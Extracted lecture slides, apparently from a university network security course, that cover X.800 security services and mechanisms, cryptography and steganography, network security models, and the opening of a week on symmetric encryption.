
- Some portion of a legitimate message is altered, or messages are delayed or reordered to produce an unauthorized effect



Active Attacks



- Denial of Service
 - Prevents or inhibits the normal use or management of communications facilities



Security Service and Mechanism



- ITU-T provides some security services and some mechanisms to implement those services. Security services and mechanisms are closely related because ...
- Mechanism or combination of mechanisms are used to provide a service.
 - Security Services
 - Security Mechanism
 - Relation between Services and Mechanisms


Security Services



- Defined by X.800 as:
 - A service provided by a protocol layer of communicating open systems and that ensures adequate security of the systems or of data transfers
- Defined by RFC 4949 as:
 - A processing or communication service provided by a system to give a specific kind of protection to system resources

X.800 Service Categories:

1. Authentication
2. Access control
3. Data confidentiality
4. Data integrity
5. Nonrepudiation



X.800 security service: Authentication



- The assurance that the communicating entity is the one that it claims to be.
 - In the case of a single message, assures the recipient that the message is from the source that it claims to be from.
 - In the case of ongoing interaction, assures the two entities are authentic and that the connection is not interfered with in such a way that a third party can masquerade as one of the two legitimate parties
- Two specific authentication services are defined in X.800:
 - Peer Entity Authentication
 - Used in association with a logical connection to provide confidence in the identity of the entities connected.
 - Data-Origin Authentication
 - In a connectionless transfer, provides assurance that the source of received data is as claimed.

X.800 security service: Access Control



- The ability to limit and control the access to host systems and applications via communications links
- To achieve this, each entity trying to gain access must first be identified, or authenticated, so that access rights can be tailored to the individual.

X.800 security service: Data Confidentiality



- The protection of transmitted data from passive attacks
 - Broadest service protects all user data transmitted between two users over a period of time
 - Narrower forms of service include the protection of a single message or even specific fields within a message
- The protection of traffic flow from analysis
 - This requires that an attacker not be able to observe the source and destination, frequency, length, or other characteristics of the traffic on a communications facility

X.800 security service: Data Integrity



- Assures that messages are received as sent with no duplication, insertion, modification, reordering, or replays
 - Can apply to a stream of messages, a single message, or selected fields within a message

X.800 security service: Nonrepudiation




- Prevents either sender or receiver from denying a transmitted message
 - When a message is sent, the receiver can prove that the alleged sender in fact sent the message
 - When a message is received, the sender can prove that the alleged receiver in fact received the message

Security Mechanisms (X.800)



- Specific security mechanisms:
 - OSI security services performed on different protocol layer.
 - Encipherment, digital signatures, access controls, data integrity, authentication exchange, traffic padding, routing control, notarization.
- Pervasive security mechanisms:
 - The mechanisms that are not specific to the protocol layer particular.
 - Trusted functionality, security labels, event detection, security audit trails, security recovery.



Security Mechanisms (X.800)



- **Encipherment** is the use of algorithms mathematics to transform to the data into a form that cannot be understood.
- **Digital Signature** is a cryptographic transformation of a data unit that is used to validate the authenticity and integrity of a message. Hashing algorithm is used.
- **Access Control** is a mechanism that ensures access to a resource by a user who have rights.
- **Data integrity** is a mechanism that used to ensure the integrity of a data unit or stream of data units.

Security Mechanisms (X.800)-Cont



- **Authentication Exchange** is a mechanism which aims to ensure the identity of entity for purposes of the exchange of information.
- **Traffic padding** is added to the data bits stream analysis attempts to confuse traffic.
- **Routing Control** receives the selection of a safe route to certain data and allow changes routing especially when security breaches made it known.
- **Notarization** is the use of third party reliably during the process of data exchange.

Relationship between Services & Mechanisms



<i>Security Service</i>	<i>Security Mechanism</i>
Data confidentiality	Encipherment and routing control
Data integrity	Encipherment, digital signature, data integrity
Authentication	Encipherment, digital signature, authentication exchanges
Nonrepudiation	Digital signature, data integrity, and notarization
Access control	Access control mechanism

Security Techniques




- Mechanisms discussed in the previous sections are only theoretical recipes to implement security. The actual implementation of security goals needs some techniques.

- **Two techniques are widespread today:**

1. Cryptography

- Cryptography, a word with Greek origins, means “secret writing.”
- However, we use the term to refer to the science and art of transforming messages to make them secure and immune to attacks.



Security Techniques



2. Steganography

- The word steganography, with origin in Greek, means “covered writing,” in contrast with cryptography, which means “secret writing.”
 - Example: Covering data with image.



Model for Network Security




Figure 1.5 Model for Network Security

Model for Network Security



- Using this model requires us to:
 - Design a suitable algorithm for the security transformation.
 - Generate the secret information (keys) used by the algorithm.
 - Develop methods to distribute and share the secret information.
 - Specify a protocol enabling the principals to use the transformation and secret information for a security service.

Model for Network Access Security




Figure 1.6 Network Access Security Model

Model for Network Security



- Using this model requires us to:
 - Select appropriate gatekeeper functions to identify users.
 - Implement security controls to ensure only authorized users access designated information or resources.
- Trusted computer systems may be useful to help implement this model.

Thank You





الجامعة السعودية الإلكترونية
SAUDI ELECTRONIC UNIVERSITY
2011-1432

College of Computing and Informatics

Network Security



Network Security

Week 3

Symmetric encryption & message confidentiality



Contents

1. Symmetric and asymmetric encryption principles
2. Symmetric block encryption algorithms
3. Random and pseudorandom numbers
4. Stream and block ciphers



Weekly Learning Outcomes


1. Present the main concepts of symmetric and asymmetric cryptography.
2. Present an overview of DES and AES algorithms.
3. Explain the concepts of randomness and random number generators.
4. Present an overview of stream and block ciphers.



Model of symmetric Encryption



- The original message from Alice to Bob is called **plaintext**; the message that is sent through the channel is called the **ciphertext**. To create the ciphertext from the plaintext, Alice uses an **encryption algorithm** and a **shared secret key**. To create the plaintext from ciphertext, Bob uses a **decryption algorithm** and the **same secret key**.



Requirements



- There are two requirements for secure use of symmetric Encryption/Cipher:
 - A strong encryption algorithm
 - Sender and receiver must have obtained copies of the secret key in a secure fashion and must keep the key secure
- The security of symmetric encryption depends on the secrecy of the key, not the secrecy of the algorithm
 - This makes it feasible for widespread use
 - Manufacturers can and have developed low-cost chip implementations of data encryption algorithms
 - These chips are widely available and incorporated into a number of products

Model of symmetric Encryption



- If P is the plaintext, C is the ciphertext, and K is the key,

Encryption: $C = E_k(P)$

Decryption: $P = D_k(C)$

In which, $D_k(E_k(x)) = E_k(D_k(x)) = x$

- We assume that Bob creates P_1 ; we prove that $P_1 = P$:

Alice: $C = E_k(P)$

Bob: $P_1 = D_k(C) = D_k(E_k(P)) = P$

Model of symmetric Encryption



- If P is the plaintext, C is the ciphertext, and K is the key,

Encryption: $C = E_k(P)$

Decryption: $P = D_k(C)$

In which, $D_k(E_k(x)) = E_k(D_k(x)) = x$

- We assume that Bob creates P_1 ; we prove that $P_1 = P$:

